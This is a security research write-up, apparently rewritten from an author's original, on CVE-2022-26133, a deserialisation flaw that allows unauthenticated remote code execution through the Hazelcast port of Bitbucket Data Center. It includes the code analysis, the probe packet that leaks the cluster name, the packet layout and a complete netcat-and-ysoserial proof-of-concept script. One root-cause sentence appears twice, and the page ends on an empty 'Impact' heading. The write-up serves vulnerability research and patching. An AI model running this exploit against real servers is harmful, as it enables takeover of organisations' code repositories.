Expand file tree
Bitbucket Data Center's Hazelcast port deserialises untrusted data, allowing an unauthenticated attacker to send a crafted packet and achieve remote code execution. The attacker first probes the port to obtain the cluster name, then sends a serialised payload that is deserialised by the node.
 Published on github.com
snowyyowl / writeups Public
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Bitbucket Data Center uses Hazelcast for in-memory data caching, and by default Hazelcast listens on port 5701. CVE-2022-26133 is a Java deserialisation vulnerability in that path: a remote, unauthenticated attacker who can reach the Hazelcast port can send a crafted packet and achieve remote code execution on the Bitbucket Data Center node. The write-up describes it as similar to CVE-2016-10750 but specific to Bitbucket.
The short version, as the author puts it: if an attacker can reach the Hazelcast port of a Bitbucket instance with a crafted network packet, Bitbucket responds with the cluster name of the Data Center instance. If that cluster name is appended with a serialised payload and sent again to the Hazelcast port, the payload is deserialised at the cluster node, leading to remote code execution on the node.
Setup
The analysis was primarily white box. The Bitbucket jar files were decompiled and the source code was analysed alongside the Hazelcast reference manual. A rough sequence diagram was drawn along the way to understand how the JoinRequest was processed inside the Bitbucket node. The author notes that using CodeQL would have been a lot faster, but only the decompiled source was available and using CodeQL without building the source code seemed quite challenging.
For the exploit itself, the author provides scripts in the repository to build a Bitbucket Data Center cluster on Docker. The commands shown use Bitbucket version 7.20.0 and a Docker base port of 3000. The POC script takes the target IP, the Hazelcast port (default 5701) and the path to a ysoserial jar as arguments.
Finding it
As detailed in the Hazelcast issue report, CVE-2016-10750 primarily involved modifying the Hazelcast cluster join procedure to include a serialised payload such as CommonsBeanutils1. That approach was failing on Bitbucket Data Center, so the author went deeper into the code.
The Hazelcast join sequence is intercepted by a com.atlassian.[redacted].cluster.ClusterJoinSocketInterceptor class that implements the com.hazelcast.nio.MemberSocketInterceptor interface. That interceptor relied on com.atlassian.[redacted].cluster.SharedSecretClusterAuthenticator to perform basic authentication using the cluster name and password set during the Bitbucket Data Center installation. In other words, a custom network authentication protocol was implemented inside SharedSecretClusterAuthenticator on top of the Hazelcast JoinRequest, so initially it seemed that the exploit was closed on the Bitbucket end.
Inspired by the research of GHSL researcher Man Yue Mo on in-memory data grid vulnerabilities, a second round of manual code review was performed, and a readObject method was noticed inside SharedSecretClusterAuthenticator. The runMutualChallengeResponse method inside that class was invoking a receiveObject that in turn used a readObject method on the raw input stream from the Hazelcast port.

The screenshot shows the runMutualChallengeResponse method where the receiveObject call leads into the readObject on the raw input stream.
To reach this execution path, the GroupName (cluster name) of the Bitbucket node was required. That was directly accessible by sending a probe to the Hazelcast port.

The verifyGroupName code relates to the group name check that the cluster name has to satisfy to reach this execution path.
Exploitation
Step 1: retrieve the cluster name
The probe is nothing more than a basic TCP packet with the data bytes set according to this structure:
------------------------------------------------
|                          |                   |
| Size of following field  |    random bytes   |
|      (4 bytes )          |    (size bytes)   |
------------------------------------------------
Bitbucket server responds with the group name of the cluster, prepended with the length in bytes of the group name. That response packet can then be used directly in crafting the final payload.
# send a dummy probe packet to retrieve the cluster name
# e.g the below sets the length as 2 bytes and sends  2 bytes (don't care - dummy bytes)
printf "\x00\x00\x00\x02\x73\x61" | nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT"
The four leading bytes declare a two byte field, and the two bytes \x73\x61 are dummy content. The reply contains the cluster name with its length prefix.

The Wireshark capture of the probe packet sent to query the cluster name.

The Wireshark capture of the response from Bitbucket carrying the cluster name.
Step 2: build the payload
The final packet has this structure:
--------------------------------------------------------------------------------------------
|                      |                   |                     |                         |
| size of group name   | group name of     | 0xFF 0xFF 0xFF 0x9C | serialized paylod       |
|       (4 bytes)      | Bitbucket cluster |                     | (e.g CommonsBeanutils1) |
--------------------------------------------------------------------------------------------
The cluster name, as returned by the probe, is followed by the header bytes 0xFF 0xFF 0xFF 0x9C and then the serialised payload. The header is required for Hazelcast to correctly deserialise the payload.
Step 3: run the POC
The full POC script from the write-up:
#!/usr/bin/env bash

BITBUCKET_IP=${1:-'[redacted]'}
BITBUCKET_HAZELCAST_PORT=${2:-'5701'}
YSOSERIAL_JAR=${3:-'/home/snowyowl/workspace/tools/ysoserial/ysoserial-master-SNAPSHOT.jar'}

# send a dummy probe packet to retrieve the cluster name
# e.g the below sets the length as 2 bytes and sends a dummy 2 bytes
printf "\x00\x00\x00\x02\x73\x61" | nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT" > cluster-name.bin

# generate the serialized payload using ysoserial with the CommonsBeanutils1 gadget.
java -jar "$YSOSERIAL_JAR" CommonsBeanutils1 xcalc > CommonsBeanutils1.bin

# append header packets to the serialized payload, this is required for the hazelcast to correctly deserialize the payload
# create the final payload by joining the cluster name and the serialized payload with the header.
printf "\xFF\xFF\xFF\x9C" | cat cluster-name.bin - CommonsBeanutils1.bin > payload.bin

# send the payload to the bitbucket cluster
nc -nv "$BITBUCKET_IP"  "$BITBUCKET_HAZELCAST_PORT" < payload.bin
The script probes the Hazelcast port and saves the reply as cluster-name.bin, generates a CommonsBeanutils1 payload with ysoserial that runs xcalc, joins the cluster name, the \xFF\xFF\xFF\x9C header and the serialised payload into payload.bin, and sends that file to the Hazelcast port.

The Wireshark capture of the payload that triggers RCE.
A full capture is available in the repository as bitbucket-hazelcast-rce-wireshark.pcapng.
Step 4: build a test cluster
To reproduce, the author creates a Bitbucket Data Center cluster on Docker:
Then the POC is run:
./bitbucket-hazelcast-rce-poc.sh

# update the port to Hazelcast port on the second node (e.g 3060) to get RCE on the second node

The POC script running against the Docker cluster.
Root cause
The custom authentication protocol in SharedSecretClusterAuthenticator was meant to protect the Hazelcast join sequence: the ClusterJoinSocketInterceptor intercepts the join and the authenticator checks the cluster name and password set at installation. But the mutual challenge response path calls receiveObject, which uses readObject on the raw input stream from the Hazelcast port. The mutual challenge response path calls receiveObject, which uses readObject on the raw input stream from the Hazelcast port, so a serialised gadget chain in the stream is deserialised on the node. The cluster name was required to reach this execution path, and the probe shows it is disclosed by the port itself.

The call chain image from the write-up.
Impact
